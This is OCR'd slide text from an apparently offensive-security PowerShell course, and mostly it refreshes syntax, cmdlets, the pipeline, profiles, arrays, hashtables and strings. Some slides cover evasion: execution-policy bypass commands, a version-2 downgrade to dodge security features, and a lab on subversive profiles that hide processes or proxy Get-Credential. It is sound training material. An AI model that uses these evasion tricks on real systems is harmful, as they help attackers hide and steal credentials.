PowerShell Basics

A Refresher

PowerShell Basics (Refresher)

- *"PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and associated scripting language."* - Wikipedia
  - With Desired State Configuration, it has started to move into configuration management
  - With Pester/Operational Validation Framework, it has started to move into unit testing
- PowerShell is a useful automation tool from a systems automation standpoint, including security! (**red** and **blue**)
  - The language is also Turing complete- you can do pretty much everything in PowerShell!

PowerShell != powershell.exe

- PowerShell isn't just the interactive powershell.exe and powershell_ise.exe binaries

- PowerShell itself is actually **System.Management.Automation.dll** which is a dependency of various hosts (like powershell.exe)
  - Other "official" script hosts exist, some of which we'll cover later in the day
  - In fact, ANY .NET application can utilize System.Management.Automation to easily build a PowerShell pipeline runner, covered later today

History of PowerShell


Version	Release Date	OS Support
The “Monad Manifesto”	2002	
PowerShell v1	2006	Windows Server 2008
PowerShell v2	2009	Windows 7, Windows Server 2008 R2
PowerShell v3/WMF3	2013	Windows 8, Windows Server 2012
PowerShell v4	2013	Windows 8.1,
PowerShell v5	2015	Windows 10, Windows Server 2016
PowerShell Core	2016	Nano Server (RIP), Window 10 IoT
PowerShell v6 (Core)	2017+	Windows, macOS, *nix

The Version 2 “Problem”

- From a security perspective, we want to minimize the assumptions made about the state of a system, and in this case this means the installed PowerShell version
  - While Version 5 is awesome, with wide scale Windows 7 deployments still commonly seen, we generally try to write most offensive tools to be Version 2 compatible
- Also, from an offensive perspective, Version 2 *doesn’t* include any of the newer security protections we’ll cover later
  - **powershell.exe -Version 2**
  - More on automated version downgrades in the “PowerShell Without PowerShell” section

Determining Installed Versions

- **(Get-ItemProperty HKLM:\SOFTWARE\Microsoft\PowerShell*\PowerShellEngine -Name PowerShellVersion).PowerShellVersion**



Execution Policy

- A perception remains that execution policy is a security protection that prevents unsigned scripts from being loaded
  - SPOILER: IT DOESN'T!
- You can disable execution policies in a number of ways:
  - **powershell.exe -exec bypass**
  - **Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process**
  - https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/
- Also, execution policy *only applies to loading scripts off of disk*, it doesn't apply to anything loaded in memory
- Not something you'll ever have to really worry about

Execution Policy

- **EXECUTION POLICY IS NOT (NOR WAS IT EVER INTENDED TO BE) A SECURITY PROTECTION!!!**

Jeffrey Snover
@jsnover


Following

The reason why PowerShell has a -ExecutionPolicy BYPASS parameter is to make it absolutely clear that it isn't a security layer.

Common PowerShell File Formats

- **.ps1** - a single PowerShell script
  - As simple as you can get!
  - We love these from an offensive standpoint since they are single, self-contained files that can be loaded in memory in one shot
- **.psm1** - a PowerShell module file
  - Allows you to do things like hide/only export specific functions/variables
  - Also allows for better structuring of your complex PowerShell code
- **.psd1** - a PowerShell module manifest, the other part of a module
  - Specifies meta information as well as function/variable exports
- **.ps1xml** - an object formatting file
  - For a module, allows granular control of how custom objects are displayed

Now What?


Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\harmj0y>

Get-Command

- Returns all commands currently installed for your PowerShell instance, including cmdlets, aliases, functions, workflows, filters, scripts, and applications
  - **-Name *process*** : returns all commands with ‘process’ in the name
  - **-Verb [Get/Set/Add/etc.]** : verbs can be retrieved with **Get-Verb**
  - **-Module NAME** : returns commands from a specific module
  - **-CommandType [Alias/Cmdlet/Function/etc.]** : providing ‘Alias’ is the same as Get-Alias

Get-Help

- “Proper” PowerShell cmdlets/functions have comment-based help
  - **Get-Help Get-Process** [-detailed] [-full] [-examples]
- **Get-Member** allows you to explore the methods and properties for an object:
  - **$p = Get-Process notepad**
  - **$p | gm -force**
- You can also quickly figure out a function’s overloaded definitions by leaving the ()s off:
  - **$p = Get-Process notepad**
  - **$p.CloseMainWindow**

Get-Help++

- Google/Stackoverflow
  - More often than not someone has already run into the problem you have
- Reference source
  - https://github.com/PowerShell/PowerShell
- DNSpy/.NET decompiler of your choice
  - Will be using this in the class!

The Pipeline

- The pipeline is one of the most important aspects of PowerShell to really understand
- Bash functions return strings on the pipeline that can be passed to other functions, while PowerShell cmdlets return **complete objects** on the pipeline
- If cmdlets/functions are built correctly, you can pass output from one function straight to another
  - **Get-Process notepad | Stop-Process -Force**
- Note: echo/Write-Host breaks the pipeline!

PSDrives

- A PSDrive is a pointer to a data structure that is managed by something called a PSProvider
  - Providers are enumerable with **Get-PSProvider**, and PSDrives are Enumerable with **Get-PSDrive**
- PSDrives can be used like a traditional file system
- This is why have **Verb-Item*** cmdlets like:
  - **Get-Item**, **Get-ChildItem** (ls), **Get-ItemProperty, Move-Item** (mv), **Copy-Item** (cp), and **Remove-Item** (rm)
- Customer providers can be built/loaded as well
- More information: **Get-Help Get-PSDrive** / **Get-Help Get-PSProvider**
- Note: PSDrives are attacker-controlable...

Default PSDrives

Windows PowerShell

```
PS C:\Users\harmj0y>
PS C:\Users\harmj0y> Get-PSDrive

Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
Alias                                  Alias
C                  48.81         10.74 FileSystem    C:\
Cert                                   Certificate   \
D                                      FileSystem    D:\
Env                                    Environment
Function                               Function
HKCU                                   Registry      HKEY_CURRENT_USER
HKLM                                   Registry      HKEY_LOCAL_MACHINE
Variable                               Variable
WSMan                                  WSMan
```

PowerShell Profiles


- Scripts that run every time an “official” PowerShell host (meaning powershell.exe/powershell_ise.exe) starts
  - Meant for shell customization
  - Not loaded with remoting!
- i.e. the PowerShell version of /etc/profile
  - You can check your current profile with **$profile**
- Profiles can be subverted with malicious proxy functionality!
  - More information: http://www.exploit-monday.com/2015/11/investigating-subversive-powershell.html
- More information: **Get-Help about_Profiles**

PowerShell Profile Locations

AllUsersAllHosts	`%windir%\System32\WindowsPowerShell\v1.0\profile.ps1`
AllUsersAllHosts (WoW64)	`%windir%\SysWOW64\WindowsPowerShell\v1.0\profile.ps1`
AllUsersCurrentHost	`%windir%\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1`
AllUsersCurrentHost (ISE)	`%windir%\System32\WindowsPowerShell\v1.0\Microsoft.PowerShellISE_profile.ps1`
AllUsersCurrentHost (WoW64)	`%windir%\SysWOW64\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1`
AllUsersCurrentHost (ISE - WoW64)	`%windir%\SysWOW64\WindowsPowerShell\v1.0\Microsoft.PowerShellISE_profile.ps1`
CurrentUserAllHosts	`%homedrive%\%homepath%\[My ]Documents\WindowsPowerShell\profile.ps1`
CurrentUserCurrentHost	`%homedrive%\%homepath%\[My ]Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1`
CurrentUserCurrentHost (ISE)	`%homedrive%\%homepath%\[My ]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1`

Exporting/Importing PowerShell Objects

- **function... | Export-Clixml output.xml** exports an XML-based representation of one or more objects that can later be re-imported with **Import-CliXML**



Variables

- **$** followed by any combination of numbers and (case-insensitive) letters
- If using New-Variable, you can specify non-printable characters!
  - **New-Variable -Name ([Char] 7) -Value 'foo'**
- To see more information about all of the *automatic* variables (like **$ENV**) run **Get-Help about_Automatic_Variables**
- If you want to list all of the variables in your current scope:
  - **Get-ChildItem Variable:**
- To cast a variable to a specific type, use **[Type] $Var**

Common Operators

- **Arithmetic:** +, -, *, /, %
- **Assignment:** =, +=, -=, *=, /=, %=
- **Comparison:** -eq, -ne, -gt, -lt, -le, -ge (also the regex operators)
- **Logical:** -and, -or, -xor, -not, !
- **Redirection**: >, >>, 2>, 2>>, and 2>&1
- **Type:** -is, -isnot, -as
- **Special:** @(), & (call), [] (cast), , (comma), . (dot-sourcing), .. (range), $() (sub-expression)
- More information: **Get-Help about_Operators**
  - Each operator type has an **about_X_Operators** doc as well

Arrays

- Data structures designed to store collections of items

- Implicit creation: **$array = 4,6,1,60,23,53**
- Explicit creation: **$array = @(4,6,”s”,60,”yes”,5.3)**
- Ranged creation: **$array = 1..100**
- Strongly typed: **[int32[]]$array = 1500,1600,1700,1800**


- More information: **Get-Help about_arrays**

Common Array Operations

- **$array.Count** : number of elements
- Indexing:
  - **$array[2], $array[-2], $array[10..($array.count-3)], $array[-3..-1]**
- **$array[-1..-$array.length]** : reverse an array
- **$array += $value** : append a value to the end
- Arrays are immutable - *there's no easy way to remove an element from an array!*
  - Instead, use **$ArrayList = New-Object System.Collections.ArrayList**
  - **$ArrayList.Add($Value)** and **$arraylist.Remove($Value)**
  - **$ArrayList.ToArray()**

Hashtables

- Also known as a dictionary in some languages
  - @{ <name> = <value>; [<name> = <value>] ...}
  - PowerShell Version 3+ also has **[ordered]** hash tables



Common Hashtable Operations

- **$hash.keys** : return the *keys* of the hash table
- **$hash.values** : return the *values* of the hash table
  - Keys/Values can be any .NET object type
- Key/value addition:
  - **$hash.Add('Key', 'Value')** or **$hash = $hash + @{Key="Value"}**
  - Can be nested: **$Hash = $Hash + @{"Value2"= @{a=1; b=2; c=3}}**
- **$hash.Remove("Key")** : only way to remove a key
- To turn a hashtable into an object:
  - **[<class-name>] @{ <name> = <value>; [<name> = <value>] ...}**
- More information: **Get-Help about_Hash_Tables**

Splatting With Hashtables

- PowerShell functions can take a hashtable of named values and interpret them as named parameters!

- Example:
  - **$Args = @{ Path = "test.txt"; Destination = "test2.txt"; WhatIf = $true }**
  - **Copy-Item @Args**

- When combined with conditional logic for setting parameters to additional functions this can greatly simplify your code
- More information: **Get-Help about_Splatting**

Mini-lab: Subversive Profiles


- Build a subversive profile that hides any powershell.exe instances from **Get-Process**
  - Check out the “call operator”!

- (Bonus) food for thought:
  - How would you write a malicious **Get-Credential** proxy?
  - How would you use a subversive profile for lateral movement? ;)

- The solution is in **.\Labs\Day 1\Subversive Profiles**

Strings

- Double quoted “” strings and herestrings (multi-line strings of format @”...”@) expand sub-expressions and variables
- Single quoted ‘’ strings and herestrings (@’...’@) **do not** expand contained subexpressions
  - So use single quotes if you don’t need expansion!



Common String Operations (Part 1)


- **$a.CompareTo($b)** : case-insensitive comparison, anything other than 0 means the strings differ
- **[string]::Compare($a, $b, $True)** : case-*sensitive* comparison
- **$a.StartsWith("string") / $a.EndsWith("string")** : $True/$False, case-sensitive
- **$a.ToLower() / $a.ToUpper()** : return a new lowercase (or uppercase) version of the string
- **$a.Contains(“string”)** : strings in strings yo’, case-*sensitive*
- **$a.Replace(“string1”, “string2”)** : string replacement

Common String Operations (Part 2)

- **$a.SubString(X)** : returns an [Index X to end] substring
- **$a.SubString(X, Y)** : returns an [Index X to Index y] substring
- **$a.Split(“.”)** : split a string into an array based on the separator
- **$a.PadLeft(10) / $a.PadRight(10)** : pads a string to the specified length
- **$a.ToByteArray()** : return the string as a byte array
- Escape sequences:
  - `0, `a, `b, `f, `n, `r, `t, `v, `", ``
  - “” strings interpret escapes, ‘’ strings do not
  - use “$(Get-Function)” to evaluate complex snippets within a string
  - More information: **Get-Help about_Escape_Characters**

